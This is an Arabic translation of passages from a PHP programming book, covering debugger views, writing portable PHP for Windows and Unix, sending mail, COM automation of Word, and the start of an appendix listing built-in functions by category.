
ملاحظة:

في Zend Studio for Eclipse، يمكنك حتى تصحيح جمل JavaScript البرمجية باستخدام الإعداد الصحيح!

تحقق من العديد من طرق عرض التصحيح في هذا المنتج أيضًا، يمكنك مشاهدة المتغيرات (كل من superglobals والمعرفة من قبل المستخدم) لأنها تتغير على مدار تنفيذ الكود.

يمكن أيضًا تعيين (وتعليق) نقاط التوقف في أي مكان في كود PHP، بحيث يمكنك التشغيل إلى موقع معين في الكود الخاصة بك وعرض حالته في تلك اللحظة بالذات. هناك طريقتان مفيدتان أخريان هما Debug Output و Browser Output، والتي تقدم إخراج الكود أثناء تشغيل مصحح الأخطاء من خلاله. تعرض طريقة العرض Debug Output الإخراج بالتنسيق الذي ستراه إذا حددت عرض المصدر في المستعرض، مع إظهار HTML الأولي أثناء إنشائه. تعرض طريقة العرض Browser Output التعليمات البرمجية التنفيذية كما تظهر في المستعرض. الشيء الرائع في كلا طريقتي العرض هو أنهما يتم ملؤها أثناء تنفيذ الكود، لذلك إذا تم إيقافك عند نقطة توقف في منتصف طريق ملف الكود، فإنهما يعرضان فقط المعلومات التي تم إنشاؤها حتى تلك النقطة.

يوضح الشكل 2-17 مثالاً لعينة الكود من وقت سابق في هذا الفصل (بجملة echo مضافة داخل حلقة for بحيث يمكنك رؤية الإخراج أثناء إنشائه) يتم تشغيله في مصحح الأخطاء. يتم تتبع المتغيرين الرئيسيين (`$j` و `$sample`) في طريقة عرض Expressions، وتعرض طرق عرض إخراج المتصفح وإخراج التصحيح المحتوى الخاص بهما في موقع توقف في الكود.



الشكل 2-17. المصحح يعمل مع عرض التعريفات

تقنيات التصحيح الإضافية

هناك تقنيات أكثر تقدمًا يمكن استخدامها لتصحيح الأخطاء، لكنها خارج نطاق هذا الفصل. اثنان من هذه التقنيات هي: التشخيص "profiling" واختبار الوحدة "unit testing". إذا كان لديك نظام ويب كبير يتطلب الكثير من موارد الخادم، فيجب عليك بالتأكيد النظر في فوائد هاتين الطريقتين، حيث يمكن أن تجعل قاعدة الكود الخاصة بك أكثر تسامحًا وكفاءة.

مالتالي

بعد ذلك، سنستكشف كتابة نصوص برمجية مشتركة بين أنظمة التشغيل لـ Unix و Windows، ونقدم مقدمة موجزة عن استضافة مواقع PHP على خوادم Windows.

الفصل الثامن عشر: PHP على منصات مختلفة

هناك العديد من الأسباب لاستخدام PHP على نظام Windows، ولكن الأكثر شيوعًا هو أنك تريد تطوير تطبيقات الويب على سطح مكتب Windows. يعد تطوير PHP على Windows أمرًا ممكنًا هذه الأيام كما هو الحال في نظام Unix الأساسي. تعمل PHP بشكل جيد جدًا على Windows، كما أن دعم PHP الخاص بالخادم وأدوات الوظائف الإضافية متوافق تمامًا مع Windows. إن وجود نظام PHP يعمل على أي من الأنظمة الأساسية المدعومة هو ببساطة مسألة تفضيل. يعد الإعداد والتطوير باستخدام بيئة PHP على Windows أمرًا سهلاً للغاية، حيث أن PHP سهل الاستخدام عبر الأنظمة الأساسية، كما أن التثبيت والتكوين أصبحا أبسط من أي وقت مضى. كان الظهور الحديث نسبيًا في سوق Zend Server CE (إصدار المجتمع) لمنصات متعددة بمثابة مساعدة رائعة في إنشاء منصة تثبيت مشتركة على جميع أنظمة التشغيل الرئيسية.

كتابة كود محمول لويندوز ويونيكس

أحد الأسباب الرئيسية لتشغيل PHP على Windows هو التطوير محليًا قبل النشر في بيئة الإنتاج. نظرًا لأن العديد من خوادم الإنتاج تعتمد على Unix، فمن المهم التفكير في كتابة تطبيقاتك حتى تتمكن من العمل على أي منصة تشغيل بأقل قدر من التعديلات.

تشمل المشكلات المحتملة التطبيقات التي تعتمد على المكتبات الخارجية، أو تستخدم I/O للملف الأصلي وميزات الأمان، أو الوصول إلى أجهزة النظام، وصل أو إنشاء سلاسل "fork or spawn threads" أو التواصل عبر المقابس "sockets"، أو استخدام الإشارات "signals"، أو إنشاء ملفات خارجية قابلة للتنفيذ، أو إنشاء واجهات مستخدم رسومية خاصة بالمنصة.

الخبر السار هو أن التطوير عبر الأنظمة الأساسية كان هدفًا رئيسيًا مع تطور PHP. بالنسبة للجزء الأكبر، يجب نقل أكواد PHP من Windows إلى Unix مع بعض المشاكل. ومع ذلك، هناك حالات يمكن أن تواجه فيها مشكلة عند نقل كودك. على سبيل المثال: كان لابد من محاكاة بعض الوظائف التي تم تنفيذها في وقت مبكر جدًا من عمر PHP لاستخدامها في نظام Windows. قد تكون الوظائف الأخرى خاصة بخادم الويب الذي تعمل عليه PHP.

تحديد المنصة

للتصميم مع مراعاة قابلية النقل، قد ترغب في اختبار النظام الأساسي الذي يعمل عليه البرنامج النصي أولاً. تعرّف PHP الثابت PHP_OS، والذي يحتوي على اسم نظام التشغيل الذي يعمل عليه محلل PHP. يمكن أن تتضمن القيم المحتملة للثابت: "HP-UX" و (macOS) "Darwin" و "Linux" و "SunOS" و "WIN32" و "WINNT". قد ترغب أيضًا في التفكير في الدالة المضمنة php_uname ()، تقوم بإرجاع المزيد من معلومات نظام التشغيل.

يوضح الكود التالي كيفية اختبار نظام التشغيل Windows:

```
if (PHP_OS == 'WIN32' || PHP_OS == 'WINNT') {
 echo "You are on a Windows System";
}
else {
 // some other platform
 echo "You are NOT on a Windows System";
}
```

فيما يلي مثال لإخراج دالة php_uname () كما تم تنفيذها على حاسوب محمول يعمل بنظام Windows 7 i5:

```
Windows NT PALADIN-LAPTO 6.1 build 7601 (Windows 7 Home Premium Edition Service
Pack 1) i586
```

معالجة المسارات عبر المنصات

تتفهم PHP استخدام الخطوط المائلة للخلف أو للأمام على أنظمة تشغيل Windows، ويمكنها حتى التعامل مع المسارات التي تستخدم كليهما. تتعرف PHP أيضًا على الخط المائلة للأمام عند الوصول إلى مسارات اصطلاح التسمية العالمي لنظام Windows (على سبيل المثال: *//machine_name/path/to/file*). على سبيل المثال، هذين السطرين متكافئين:

```
$fh = fopen("c:/planning/schedule.txt", 'r');
$fh = fopen("c:\\planning\\schedule.txt", 'r');
```

التنقل في بيئة الخادم

توفر مصفوفة superglobal الثابتة $_SERVER معلومات بيئة الخادم والتنفيذ. فيما يلي قائمة جزئية لما تحتويه:

```
["PROCESSOR_ARCHITECTURE"] => string(3) "x86"
["PROCESSOR_ARCHITEW6432"] => string(5) "AMD64"
["PROCESSOR_IDENTIFIER"] => string(50) "Intel64 Family 6 Model 42 Stepping
7,
GenuineIntel"
["PROCESSOR_LEVEL"] => string(1) "6"
["PROCESSOR_REVISION"] => string(4) "2a07"
["ProgramData"] => string(14) "C:\ProgramData"
["ProgramFiles"] => string(22) "C:\Program Files (x86)"
["ProgramFiles(x86)"] => string(22) "C:\Program Files (x86)"
["ProgramW6432"] => string(16) "C:\Program Files"
["PSModulePath"] => string(51)
 "C:\Windows\system32\WindowsPowerShell\v1.0\Modules\"
["PUBLIC"] => string(15) "C:\Users\Public"
["SystemDrive"] => string(2) "C:"
["SystemRoot"] => string(10) "C:\Windows"
```

لرؤية جميع المعلومات المتاحة ضمن هذه المصفوفة العالمية، راجع الفصل الخاص بها في موقع php الرسمي.

بمجرد معرفة المعلومات المحددة التي تبحث عنها، يمكنك طلبها مباشرة مثل:

```
echo "The windows Dir is: {$_SERVER['WINDIR']}";
```

The windows Dir is: C:\Windows

إرسال البريد

في أنظمة Unix، يمكنك تكوين دالة `mail()` لاستخدام sendmail أو Qmail لإرسال الرسائل. عند تشغيل PHP في Windows، يمكنك استخدام sendmail عن طريق تثبيته وتعيين `sendmail_path` في php.ini للإشارة إلى الملف القابل للتنفيذ. ومع ذلك، من الأفضل أن تقوم ببساطة بتوجيه إصدار Windows من PHP إلى خادم SMTP الذي سيقبلك كعميل بريد معروف:

```
[mail function]
SMTP = mail.example.com ;URL or IP number to known mail server
sendmail_from = test@example.com
```

للحصول على حل بريد إلكتروني أبسط، يمكنك استخدام مكتبة PHPMailer الشاملة، والتي لا تبسط فقط إرسال البريد الإلكتروني من أنظمة Windows ولكنها تعمل أيضًا عبر الأنظمة الأساسية وتعمل على أنظمة Unix أيضًا.

```
$mail = new PHPMailer(true);

try {
 //Server settings
 $mail->SMTPDebug = SMTP::DEBUG_SERVER;
 $mail->isSMTP();
 $mail->Host = 'smtp1.example.com';
 $mail->SMTPSecure = PHPMailer::ENCRYPTION_STARTTLS;
 $mail->Port = 587;

 $mail->setFrom('from@example.com', 'Mailer');
 $mail->addAddress('joe@example.net');

 $mail->isHTML(false);
 $mail->Subject = 'Here is the subject';
 $mail->Body = 'And here is the body.';
```

```
 $mail->send();
 echo 'Message has been sent';
} catch (Exception $e) {
 echo "Message could not be sent. Mailer Error: {$mail->ErrorInfo}";
}
```

معالجة نهاية السطر "End-of-Line"

تحتوي ملفات Windows النصية على أسطر تنتهي بـ `\r\n`، بينما تحتوي ملفات Unix النصية على أسطر تنتهي بـ `\n`. تعالج PHP الملفات في الوضع الثنائي، لذلك لا يتم تحويلها تلقائيًا من نهاية سطر Windows إلى مكافئاتها في نظام Unix.

يضبط PHP على Windows الإخراج القياسي، والإدخال القياسي، ومعالجات ملفات الأخطاء القياسية إلى الوضع الثنائي، وبالتالي لا يقوم بأي ترجمة لك. هذا مهم للتعامل مع الإدخال الثنائي المرتبط غالبًا برسائل POST من خوادم الويب.

ينتقل إخراج برنامجك إلى الإخراج القياسي، وسيكون عليك وضع كلمة إنهاء سطر Windows على وجه التحديد في المخرجات إذا كنت تريدها. تتمثل إحدى طرق التعامل مع هذا في تحديد ثابت نهاية السطر (EOL) ودوال الإخراج التي تستخدمها:

```
if (PHP_OS == "WIN32" || PHP_OS == "WINNT") {
 define('EOL', "\r\n");
}
else if (PHP_OS == "Linux") {
 define('EOL', "\n");
}
else {
 define('EOL', "\n");
}
```

```
function ln($out) {
 echo $out . EOL;
}

ln("this line will have the server platform's EOL character");
```

هناك طريقة أبسط للتعامل مع ذلك من خلال ثابت `PHP_EOL`، والذي يحدد تلقائيًا سلسلة نهاية السطر لنظام الخادم. (لاحظ، مع ذلك، أن نظام الخادم وعلامة EOL قد لا يكونان متماثلين في جميع الحالات).

```
function ln($out) {
 echo $out . PHP_EOL;
}
```

معالجة نهاية الملف End-of-File

تنتهي ملفات Windows النصية بـ Control-Z (\x1A)، بينما يخزن Unix معلومات طول الملف بشكل منفصل عن بيانات الملف. يتعرف PHP على حرف نهاية الملف (EOF) للنظام الأساسي الذي يعمل عليه؛ وبالتالي، تعمل دالة `feof()` لقراءة ملفات Windows النصية.

استخدام الأوامر الخارجية

يستخدم PHP صدفة "shell" أوامر Windows الافتراضي لمعالجة العملية. تتوفر فقط عمليات إعادة التوجيه والأنابيب البدائية في نظام التشغيل Windows (على سبيل المثال: إعادة التوجيه المنفصلة للإخراج القياسي والخطأ القياسي غير ممكن)، وقواعد اقتباس مختلفة تمامًا. صدفة Windows لا توسع "*glob*" (على سبيل المثال: استبدل المدخلات التي تحتوي على علامات أحرف البدل بقائمة الملفات التي تطابق أحرف البدل). بينما في نظام التشغيل Unix يمكنك أن تقول `system("someprog php*.php")`، في نظام التشغيل Windows، يجب عليك إنشاء قائمة بأسماء الملفات بنفسك باستخدام `opendir()` و `readdir()`.

الوصول إلى الامتدادات الخاصة بالمنصة

يوجد حاليًا أكثر من 80 امتدادًا لـ PHP تغطي مجموعة واسعة من الخدمات والدوال. يتوفر حوالي نصفها فقط لمنصات Windows و Unix. فقط عدد قليل من الامتدادات، مثل امتدادات COM و NET. و IIS، مخصصة لنظام Windows. إذا كان الامتداد الذي تستخدمه في البرامج النصية الخاصة بك غير متوفر حاليًا في Windows، فأنت بحاجة إما إلى منفذ هذا الامتداد أو تحويل البرامج النصية الخاصة بك لاستخدام ملحق متاح في Windows.

في بعض الحالات، لا تتوفر بعض الدوال في Windows على الرغم من توفر الوحدة "module" ككل.

لا يدعم Windows PHP معالجة الإشارات "signal handling" أو "forking" أو البرامج النصية متعددة مؤشرات الترابط "multithreaded". لا يمكن نقل برنامج Unix PHP النصي الذي يستخدم هذه الميزات إلى Windows. بدلاً من ذلك، يجب عليك إعادة كتابة البرنامج النصي لعدم الاعتماد على هذه الميزات.

التواصل مع COM

Interfacing with COM

يتيح لك COM التحكم في تطبيقات Windows الأخرى. يمكنك إرسال بيانات الملف إلى Excel، وجعلها ترسم رسمًا بيانيًا، وتقوم بتصدير الرسم البياني كصورة GIF. يمكنك أيضًا استخدام Word لتنسيق المعلومات التي تتلقاها من نموذج ثم طباعة فاتورة كسجل. بعد مقدمة موجزة عن مصطلحات COM، يوضح لك هذا القسم كيفية التفاعل مع كل من Word و Excel.

خلفية "Background"

COM: عبارة عن آلية استدعاء إجراء عن بُعد "**r**emote **p**rocedure **c**all" (RPC) مع بعض الميزات الموجهة للكائنات. يوفر طريقة لاستدعاء البرنامج (وحدة التحكم "*controller*") للتواصل مع برنامج آخر (خادم أو كائن COM)، بغض النظر عن مكان وجوده. إذا كان الكود الأساسي محليًا لنفس الجهاز، استخدم COM؛ إذا كان بعيدًا، استخدم موزع COM "**D**istributed **COM**" (DCOM). إذا كان الكود الأساسي عبارة عن مكتبة ارتباط حيوية " **D**ynamic **L**ink **L**ibrary" (DLL)، وتم تحميل الكود في نفس مساحة العملية، تم الإشارة إلى خادم COM على أنه خادم قيد التشغيل "in-process" أو *inproc*. إذا كان الكود عبارة عن تطبيق كامل يتم تشغيله في مساحة العملية الخاصة به، فإنه يُعرف باسم خادم خارج المعالجة "out-of-process"، أو تطبيق خادم محلي "*local server application*".

ربط الكائنات وتضمينها "**O**bject **L**inking and **E**mbedding" (**OLE**): هو المصطلح التجاري العام لتقنية Microsoft المبكرة التي سمحت لكائن واحد بتضمين كائن آخر. على سبيل المثال: يمكنك تضمين جدول بيانات Excel في مستند Word. تم تطوير OLE 1.0 خلال أيام Windows 3.1، وكان محدودًا لأنه يستخدم تقنية تُعرف باسم تبادل البيانات الحيوي "**D**ynamic **D**ata **E**xchange" (DDE) للتواصل بين البرامج. لم يكن DDE قويًا جدًا، وإذا أردت تعديل جدول بيانات Excel مضمنًا في ملف Word، فيجب أن يكون Excel مفتوحًا وقيد التشغيل.

استبدل OLE 2.0 DDE بـ COM كأسلوب الاتصال الأساسي. باستخدام OLE 2.0، يمكنك الآن لصق جدول بيانات Excel مباشرة في مستند Word وتحرير بيانات Excel مضمنة. باستخدام OLE 2.0، يمكن لوحدة التحكم تمرير رسائل معقدة إلى خادم COM. لأمثلة لدينا، ستكون وحدة التحكم هي نص PHP الخاص بنا، وسيكون خادم COM أحد تطبيقات MS Office النموذجية. في الأقسام التالية، سنوفر بعض الأدوات للتعامل مع هذا النوع من التكامل.

لإثارة حماسك وإظهار مدى قوة COM، يوضح المثال 1-18 كيف يمكنك بدء تشغيل Word وإضافة "Hello World" إلى المستند الفارغ في البداية.

مثال 1-18. إنشاء ملف Word بلغة PHP (word_com_sample.php)

```
// بدء تشغيل الوورد
$word = new COM("word.application") or die("Unable to start Word app");
echo "Found and Loaded Word, version {$word->Version}\n";

// فتح مستند فارغ
$word->Documents->add();


//تنفيذ بعض الأشياء المثيرة
$word->Selection->typeText("Hello World");
$word->Documents[1]->saveAs("c:/php_com_test.doc");

//إغلاق الوورد
$word->quit();

// حرر الكائن
$word = null;


echo "all done!";
```

يجب تنفيذ ملف الكود هذا من سطر الأوامر حتى يعمل بشكل صحيح، كما هو موضح في الشكل 18-1. بمجرد رؤية سلسلة الإخراج !all done، يمكنك البحث عن الملف في مجلد حفظ باسم وفتحه باستخدام Word لترى كيف يبدو.



الشكل 18-1. استدعاء نموذج Word في نافذة الأوامر

يجب أن يبدو ملف Word الفعلي مشابهاً للشكل 18-2.



الشكل 18-2. ملف Word كما تم إنشاؤه بواسطة PHP

دوال الـ PHP

يوفر PHP التواصل مع COM من خلال مجموعة صغيرة من استدعاءات الدوال. معظم هذه الدوال ذات المستوى المنخفض تتطلب معرفة تفصيلية بـ COM خارج نطاق هذا الفصل. يمثل كائن من فئة COM اتصالاً بخادم COM:

```
$word = new COM("word.application") or die("Unable to start Word app");
```

بالنسبة لمعظم أتمتة OLE، فإن أصعب مهمة هي تحويل استدعاء طريقة Visual Basic إلى شيء مشابه في PHP. على سبيل المثال، هذا هو VBScript لإدراج نص في مستند Word:

```
Selection.TypeText Text := "This is a test"
```

نفس السطر في php:

```
$word->Selection->typetext("This is a test");
```

مواصفات API

لتحديد التسلسل الهرمي للكائنات والمعلمات لمنتج مثل Word، يمكنك زيارة موقع مطور Microsoft والبحث عن مواصفات كائن Word الذي يثير اهتمامك. بديل آخر هو استخدام برنامج VB نصي "سكربت" عبر الإنترنت من Microsoft ولغة الماكرو المدعومة من Word. سيساعدك استخدامهما معًا في فهم ترتيب المعلمات، بالإضافة إلى القيم المطلوبة لمهمة معينة.

ملحق: مرجع الدوال

يقدم هذا الملحق الدوال المتوفرة في ملحقات أو إمتدادات "extensions" PHP المدمجة. هذه هي الامتدادات التي تم إنشاؤها باستخدام PHP إذا لم تفعل خيارات `with--` أو `enable--` للتكوين `configure`، ولا يمكن إزالتها عبر خيارات التكوين.

لكل دالة، قدمنا توقيعها "function signature"، مع إظهار أنواع البيانات للمدخلات المختلفة والتي تكون إلزامية أو اختيارية، بالإضافة إلى وصف موجز للآثار الجانبية والأخطاء وهياكل البيانات التي تم إرجاعها.

دوال PHP حسب الفئة

يقدم هذا القسم قائمة بالدوال التي توفرها امتدادات PHP المدمجة، مجمعة حسب فئة الامتدادات.

	المصفوفات	
array_combine	array_chunk	array_change_key_case
array_diff_assoc	array_diff	array_count_values
array_diff_ukey	array_diff_uassoc	array_diff_key
array_filter	array_fill_keys	array_fill
array_intersect_assoc	array_intersect	array_flip
array_intersect_ukey	array_intersect_uassoc	array_intersect_key
array_map	array_keys	array_key_exists
array_multisort	array_merge_recursive	array_merge

array_pad	array_pop	array_product
array_push	array_rand	array_reduce
array_replace	array_replace_recursive	array_reverse
array_search	array_shift	array_slice
array_splice	array_sum	array_udiff
array_udiff_assoc	array_udiff_uassoc	array_uintersect
array_uintersect_assoc	array_uintersect_uassoc	array_unique
array_unshift	array_values	array_walk
array_walk_recursive	arsort	asort
compact	count	current
each	end	extract
in_array	is_countable	key
krsort	ksort	list
natcasesort	natsort	next
prev	range	reset
rsort	shuffle	sort
uasort	uksort	usort

الفئات والكائنات

class_alias	class_exists	get_called_class

get_class	get_class_methods	get_class_vars
get_declared_classes	get_declared_interfaces	get_declared_traits
get_object_vars	get_parent_class	interface_exists
is_a	is_subclass_of	method_exists
property_exists		trait_exists

تصفية البيانات

filter_has_var	filter_id	filter_input_array
filter_var	filter_input	filter_list
	filter_var_array	

التاريخ والوقت

checkdate	date	date_default_timezone_get
date_default_timezone_set	date_parse	date_parse_from_format
date_sun_info	date_sunrise	date_sunset
getdate	gettimeofday	gmdate
gmmktime	gmstrftime	hrtime
idate	localtime	microtime
mktime	strftime	strptime
strtotime	time	timezone_name_from_abbr

timezone_version_get

المجلدات

chdir	chroot	closedir
dir	getcwd	opendir
readdir	rewinddir	scandir

الأخطاء والسجلات

debug_backtrace	debug_print_backtrace	error_clear_last
error_get_last	error_log	error_reporting
restore_error_handler	restore_exception_handler	set_error_handler
set_exception_handler		trigger_error

نظام الملفات

basename	chgrp	chmod
chown	clearstatcache	copy

dirname	disk_free_space	disk_total_space
fclose	feof	fflush
fgetc	fgetcsv	fgets
fgetss	file	file_exists
file_get_contents	file_put_contents	fileatime
filectime	filegroup	fileinode
filemtime	fileowner	fileperms
filesize	filetype	flock
fnmatch	fopen	fpassthru
fputcsv	fread	fscanf
fseek	fstat	ftell
ftruncate	fwrite	glob
is_dir	is_executable	is_file
is_link	is_readable	is_uploaded_file
is_writable	lchgrp	lchown
link	linkinfo	lstat
mkdir	move_uploaded_file	parse_ini_file
parse_ini_string	pathinfo	pclose
popen	readfile	readlink
realpath_cache_get	realpath_cache_size	realpath
rename	rewind	rmdir

tempnam	symlink	stat
umask	touch	tmpfile
	umask	

الدوال

create_function	call_user_func_array	call_user_func
func_get_arg	forward_static_call_array	forward_static_call
function_exists	func_num_args	func_get_args
register_tick_function	register_shutdown_function	get_defined_functions
	unregister_tick_function	

الإيميل

mail

الرياضيات

acosh	acos	abs
atan2	asinh	asin
base_convert	atanh	atan
cos	ceil	bindec
dechex	decbin	cosh

decoct	deg2rad	exp
expm1	floor	fmod
getrandmax	hexdec	hypot
is_finite	is_infinite	is_nan
lcg_value	log10	log1p
log	max	min
mt_getrandmax	mt_rand	mt_srand
octdec	pi	pow
rad2deg	rand	random_int
round	sin	sinh
sqrt	srand	tan
	tanh	

دوال متنوعة

connection_aborted	connection_status	constant
define	defined	get_browser
highlight_file	highlight_string	ignore_user_abort
pack	php_strip_whitespace	sleep
sys_getloadavg	time_nanosleep	time_sleep_until
uniqid	unpack	usleep

الشبكات

checkdnsrr	closelog	fsockopen
gethostbyaddr	gethostbyname	gethostbynamel
gethostname	getmxrr	getprotobyname
getprotobynumber	getservbyname	getservbyport
header	header_remove	headers_list
headers_sent	inet_ntop	inet_pton
ip2long	long2ip	openlog
pfsockopen	setcookie	setrawcookie
	syslog	

التخزين المؤقت للإخراج

flush	ob_clean	ob_end_clean
ob_end_flush	ob_flush	ob_get_clean
ob_get_contents	ob_get_flush	ob_get_length
ob_get_level	ob_get_status	ob_gzhandler
ob_implicit_flush	ob_list_handlers	ob_start
output_add_rewrite_var		output_reset_rewrite_vars

PHP Language Tokenizer

token_name	token_get_all

خيارات ومعلومات PHP

extension_loaded	assert	assert_options
gc_enable	gc_disable	gc_collect_cycles
get_current_user	get_cfg_var	gc_enabled
get_include_path	get_extension_funcs	get_defined_constants
getenv	get_loaded_extensions	get_included_files
getmyinode	getmygid	getlastmod
getopt	getmyuid	getmypid
ini_get	ini_get_all	getrusage
memory_get_peak_usage	ini_set	ini_restore
php_ini_scanned_files	php_ini_loaded_file	memory_get_usage
php_uname	php_sapi_name	php_logo_guid
phpversion	phpinfo	phpcredits
set_time_limit	set_include_path	putenv
zend_logo_guid	version_compare	sys_get_temp_dir
zend_version		zend_thread_id

تنفيذ البرامج

escapeshellarg	escapeshellcmd	exec
passthru	proc_close	proc_get_status
proc_nice	proc_open	proc_terminate
shell_exec		system

معالجة الجلسات

session_cache_expire	session_cache_limiter	session_decode
session_destroy	session_encode	session_get_cookie_params
session_id	session_module_name	session_name
session_regenerate_id	session_register_shutdown	session_save_path
session_set_cookie_params	session_set_save_handler	session_start
session_status	session_unset	session_write_close

Streams

stream_bucket_append	stream_bucket_make_writeable	stream_bucket_new
stream_bucket_prepend	stream_context_create	stream_context_get_default
stream_context_get_options	stream_context_get_params	stream_context_set_default
stream_context_set_option	stream_context_set_params	stream_copy_to_stream
stream_encoding	stream_filter_append	stream_filter_prepend

stream_filter_register	stream_filter_remove	stream_get_contents
stream_get_filters	stream_get_line	stream_get_meta_data
stream_get_transports	stream_get_wrappers	stream_is_local
stream_notification_callback	stream_resolve_include_path	stream_select
stream_set_blocking	stream_set_chunk_size	stream_set_read_buffer
stream_set_timeout	stream_set_write_buffer	stream_socket_accept
stream_socket_client	stream_socket_enable_crypto	stream_socket_get_name
stream_socket_pair	stream_socket_recvfrom	stream_socket_sendto
stream_socket_server	stream_socket_shutdown	stream_supports_lock
stream_wrapper_register	stream_wrapper_restore	stream_wrapper_unregister

السلاسل النصية

addcslashes	addslashes	bin2hex
chr	chunk_split	convert_cyr_string
convert_uudecode	convert_uuencode	count_chars
crc32	crypt	echo
explode	fprintf	get_html_translation_table
hebrev	hex2bin	html_entity_decode

htmlentities	htmlspecialchars	htmlspecialchars_decode
implode	lcfirst	levenshtein
localeconv	ltrim	md5
md5_file	metaphone	nl_langinfo
nl2br	number_format	ord
parse_str	printf	quoted_printable_decode
quoted_printable_encode	quotemeta	random_bytes
rtrim	setlocale	sha1
sha1_file	similar_text	soundex
sprintf	sscanf	str_getcsv
str_ireplace	str_pad	str_repeat
str_replace	str_rot13	str_shuffle
str_split	str_word_count	strcasecmp
strcmp	strcoll	strcspn
strip_tags	stripcslashes	stripos
stripslashes	stristr	strlen
strnatcasecmp	strnatcmp	strncasecmp
strncmp	strpbrk	strpos
strrchr	strrev	strripos
strrpos	strspn	strstr
strtok	strtolower	strtoupper

